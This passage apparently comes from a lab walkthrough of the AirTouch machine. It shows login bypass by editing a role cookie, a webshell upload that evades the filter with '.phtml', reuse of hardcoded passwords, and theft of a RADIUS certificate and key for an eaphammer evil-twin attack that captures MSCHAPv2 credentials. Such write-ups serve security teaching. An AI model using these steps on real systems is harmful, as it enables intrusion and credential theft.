          Link Quality=70/70  Signal level=-30 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

$ root@AirTouch-Consultant:/home/consultant$ dhclient wlan1

$ root@AirTouch-Consultant:/home/consultant$ nmap -sT -Pn -p- 192.168.3.1

Starting Nmap 7.80
Nmap scan report for 192.168.3.1
Host is up (0.00023s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 24.61 seconds- SSH open
- HTTP open
- SSH port forward on attacker machine so we can access
192.168.3.1easily
$ sshpass -p'RxBlZhLmOkacNWScmZ6D' ssh -L 8080:192.168.3.1:80 -N consultant@$IP- Visit http://localhost:8080/index.php
- Redirected to http://localhost:8080/login.php

- We can use the manager cookie from earlier and bypass login
- F12 console (paste your cookie) F5
document.cookie = "PHPSESSID=jjuk8s61kj18hkibpsc5847s5s"
document.cookie = "UserRole=user"
- Simple cookie, maybe we try
UserRole=admininstead ofuser

- PHP and file upload smells like p0wny time
- https://blog.johng4lt.com/Toolbox/Webshells/p0wnyshell
$ curl -O https://blog.johng4lt.com/Toolbox/Webshells/vampshell.php
- PHP blocked, but we can try variants like:
.shtml.php3/4/5/6/7.inc.phtml
- Only
.phtmlbypasses and executes properly

/uploads/vampshell.phtml

- Success, enumeration reveals some hardcoded credentials
www-data@AirTouch-AP-PSK:…/html/uploads$ ls ../
index.php
lab.php
login.php
logout.phtml
style.css
uploads

www-data@AirTouch-AP-PSK:…/html/uploads$ cat ../login.php

<?php session_start(); /* Starts the session */

// Check if user is already logged in
if (isset($_SESSION['UserData']['Username'])) {
  header("Location:index.php"); // Redirect to index.php
  exit; // Make sure to exit after redirection
}

session_start();

if (isset($_POST['Submit'])) {
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
    'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
  );
*snip*
Credentials
user:JunDRDZKHDnpkpDDvay
manager:2wLFYNh4TSTgA5sNgT4
- We can try to reuse these creds over SSH since we know it is open
$ sshpass -p 'RxBlZhLmOkacNWScmZ6D' ssh -o StrictHostKeyChecking=no consultant@$IP

consultant@AirTouch-Consultant:~$ ssh user@192.168.3.1

user@192.168.3.1`s password: JunDRDZKHDnpkpDDvay

user@AirTouch-AP-PSK:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)

user@AirTouch-AP-PSK:~$ sudo -l

Matching Defaults entries for user on AirTouch-AP-PSK:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on AirTouch-AP-PSK:
    (ALL) NOPASSWD: ALL

user@AirTouch-AP-PSK:~$ sudo su

root@AirTouch-AP-PSK:/home/user$ ls -la /root
total 44
drwx------ 1 root root 4096 Jan 21 01:33 .
drwxr-xr-x 1 root root 4096 Jan 21 01:33 ..
lrwxrwxrwx 1 root root    9 Nov 24  2024 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
drwxr-xr-x 2 root root 4096 Mar 27  2024 certs-backup
-rwxr-xr-x 1 root root    0 Mar 27  2024 cronAPs.sh
drwxr-xr-x 1 root root 4096 Jan 21 01:33 psk
-rw-r--r-- 1 root root  364 Nov 24  2024 send_certs.sh
-rwxr-xr-x 1 root root 1963 Mar 27  2024 start.sh
-rw-r----- 1 root 1001   33 Jan 21 01:33 user.txt
-rw-r--r-- 1 root root  319 Mar 27  2024 wlan_config_aps

root@AirTouch-AP-PSK:~$ ls -la /home/user/certs-backup/
total 36
drwxr-xr-x 2 user user 4096 Jan 21 06:58 .
drwxr-xr-x 1 user user 4096 Jan 21 06:58 ..
-rw-r--r-- 1 user user 1124 Jan 21 06:58 ca.conf
-rw-r--r-- 1 user user 1712 Jan 21 06:58 ca.crt
-rw-r--r-- 1 user user 1111 Jan 21 06:58 server.conf
-rw-r--r-- 1 user user 1493 Jan 21 06:58 server.crt
-rw-r--r-- 1 user user 1033 Jan 21 06:58 server.csr
-rw-r--r-- 1 user user  168 Jan 21 06:58 server.ext
-rw-r--r-- 1 user user 1704 Jan 21 06:58 server.key
Root
- File enum once again reveals some important information
root@AirTouch-AP-PSK:~$ cat send_certs.sh

#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
SSH creds
remote@10.10.10.1:xGgWEwqUpfoOVsLeROeG
- These certs are for
AirTouch-Officeour last target from the diagram eaphammerhas certificate import guide for our scenario HERE- Let’s transfer these files to location we can
scpback ontoAirTouch-Consultantmachine - Need to remove
rootownership as well
$ root@AirTouch-AP-PSK:~$ cp -rf /root/certs-backup /tmp/ && chown -R user: /tmp/certs-backup- Transfer files
root@AirTouch-Consultant:~$ scp -r user@192.168.3.1:/tmp/certs-backup .

user@192.168.3.1`s password: JunDRDZKHDnpkpDDvay

server.csr                                                                 100% 1033     3.9MB/s   00:00
server.crt                                                                 100% 1493     6.7MB/s   00:00
ca.crt                                                                     100% 1712     7.6MB/s   00:00
ca.conf                                                                    100% 1124     4.8MB/s   00:00
server.conf                                                                100% 1111     3.4MB/s   00:00
server.ext                                                                 100%  168   644.7KB/s   00:00
server.key                                                                 100% 1704     5.3MB/s   00:00

root@AirTouch-Consultant:~$ ls
certs-backup  eaphammer

root@AirTouch-Consultant:~$ cd eaphammer/- We can now import the certificates and execute Eviltwin Attack
root@AirTouch-Consultant:~/eaphammer$ ./eaphammer --cert-wizard import --server-cert ../certs-backup/server.crt --ca-cert ../certs-backup/ca.crt --private-key ../certs-backup/server.key

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
Case 1: Import all separate
[CW] Ensuring server cert, CA cert, and private key are valid...
../certs-backup/server.crt
../certs-backup/server.key
../certs-backup/ca.crt
[CW] Complete!
[CW] Loading private key from ../certs-backup/server.key
[CW] Complete!
[CW] Loading server cert from ../certs-backup/server.crt
[CW] Complete!
[CW] Loading CA certificate chain from ../certs-backup/ca.crt
[CW] Complete!
[CW] Constructing full certificate chain with integrated key...
[CW] Complete!
[CW] Writing private key and full certificate chain to file...
[CW] Complete!
[CW] Private key and full certificate chain written to: /root/eaphammer/certs/server/AirTouch CA.pem
[CW] Activating full certificate chain...
[CW] Complete!
- We did not actually see AirTouch-Office information from
airodump-ngearlier - Need to check 5G bands as well for
bssidandchannel
$ root@AirTouch-Consultant:~/eaphammer$ airodump-ng --band a wlan0mon

 CH 118 ][ Elapsed: 6 s ][

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 AC:8B:A9:F3:A1:13  -28        5        0    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 AC:8B:A9:AA:3F:D2  -28        5        0    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 DA:BC:65:38:DD:A9  -28       61        0    0   1   54        TKIP   PSK  vodafoneFB6N

BSSID STATION PWR Rate Lost Frames Notes Probes- Channel 44
- Execute the attack and wait for interception
root@AirTouch-Consultant:~/eaphammer$ ./eaphammer -i wlan2 --channel 44 --auth wpa-eap --essid AirTouch-Office --bssid AC:8B:A9:AA:3F:D2

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...
Error: Could not create NMClient object: Could not connect: No such file or directory.

[*] Using nmcli to tell NetworkManager not to manage wlan2...

100%|██████████████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan2 no longer controlled by NetworkManager.
[!] The hw_mode specified in hostapd.ini is invalid for the selected channel (g, 44)
[!] Falling back to hw_mode: a
[*] WPA handshakes will be saved to /root/eaphammer/loot/wpa_handshake_capture-*.hccapx

[hostapd] AP starting...

Configuration file: /root/eaphammer/tmp/hostapd-*.conf
rfkill: Cannot open RFKILL control device
wlan2: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan2 with hwaddr ac:8b:a9:aa:3f:d2 and ssid "AirTouch-Office"
wlan2: interface state COUNTRY_UPDATE->ENABLED
wlan2: AP-ENABLED
wlan2: STA 28:6c:07:12:ee:f3 IEEE 802.11: authenticated

Press enter to quit...

wlan2: STA 28:6c:07:12:ee:a1 IEEE 802.11: authenticated
wlan2: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: authenticated
wlan2: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: authenticated
wlan2: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: authenticated
wlan2: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: associated (aid 1)
wlan2: CTRL-EVENT-EAP-STARTED c8:8a:9a:6f:f9:d2
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan2: STA 28:6c:07:12:ee:a1 IEEE 802.11: authenticated
wlan2: STA 28:6c:07:12:ee:a1 IEEE 802.11: associated (aid 2)
wlan2: CTRL-EVENT-EAP-STARTED 28:6c:07:12:ee:a1
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan2: CTRL-EVENT-EAP-RETRANSMIT c8:8a:9a:6f:f9:d2
wlan2: CTRL-EVENT-EAP-RETRANSMIT 28:6c:07:12:ee:a1
wlan2: STA 28:6c:07:12:ee:f3 IEEE 802.11: authenticated
wlan2: CTRL-EVENT-EAP-RETRANSMIT c8:8a:9a:6f:f9:d2
wlan2: CTRL-EVENT-EAP-RETRANSMIT 28:6c:07:12:ee:a1
wlan2: CTRL-EVENT-EAP-RETRANSMIT c8:8a:9a:6f:f9:d2
wlan2: CTRL-EVENT-EAP-RETRANSMIT 28:6c:07:12:ee:a1
wlan2: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: authenticated
wlan2: STA 28:6c:07:12:ee:a1 IEEE 802.11: authenticated
wlan2: STA 28:6c:07:12:ee:a1 IEEE 802.11: associated (aid 2)
wlan2: CTRL-EVENT-EAP-RETRANSMIT c8:8a:9a:6f:f9:d2
wlan2: CTRL-EVENT-EAP-STARTED 28:6c:07:12:ee:a1
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


mschapv2: Wed Jan 21 07:44:34 2026
	 domain\username:		AirTouch\r4ulcl
	 username:			r4ulcl
	 challenge:			a9:d8:60:1f:1a:47:f5:b8
